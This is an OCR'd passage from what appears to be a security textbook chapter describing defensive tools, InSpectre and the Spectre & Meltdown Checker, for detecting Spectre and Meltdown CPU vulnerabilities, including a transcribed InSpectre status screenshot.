
Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.


InSpectre: Check Spectre and Meltdown Protection
InSpectre
Release #8
Check Windows operating system
and processor hardware safety.
Freeware by Steve Gibson / @Sggrc
Disable Meltdown Protection
Disable Spectre Protection
Exit

Spectre & Meltdown Vulnerability Status

System is Meltdown protected: YES
System is Spectre protected: YES
Microcode Update Available: NO!
Performance: SLOWER
CPUID: 50657
(full details below)

See GRC's InSpectre webpage at: https://grc.com/inspectre.htm
for a full explanation of the use and operation of this freeware utility.


Figure 6.131: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*


  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, 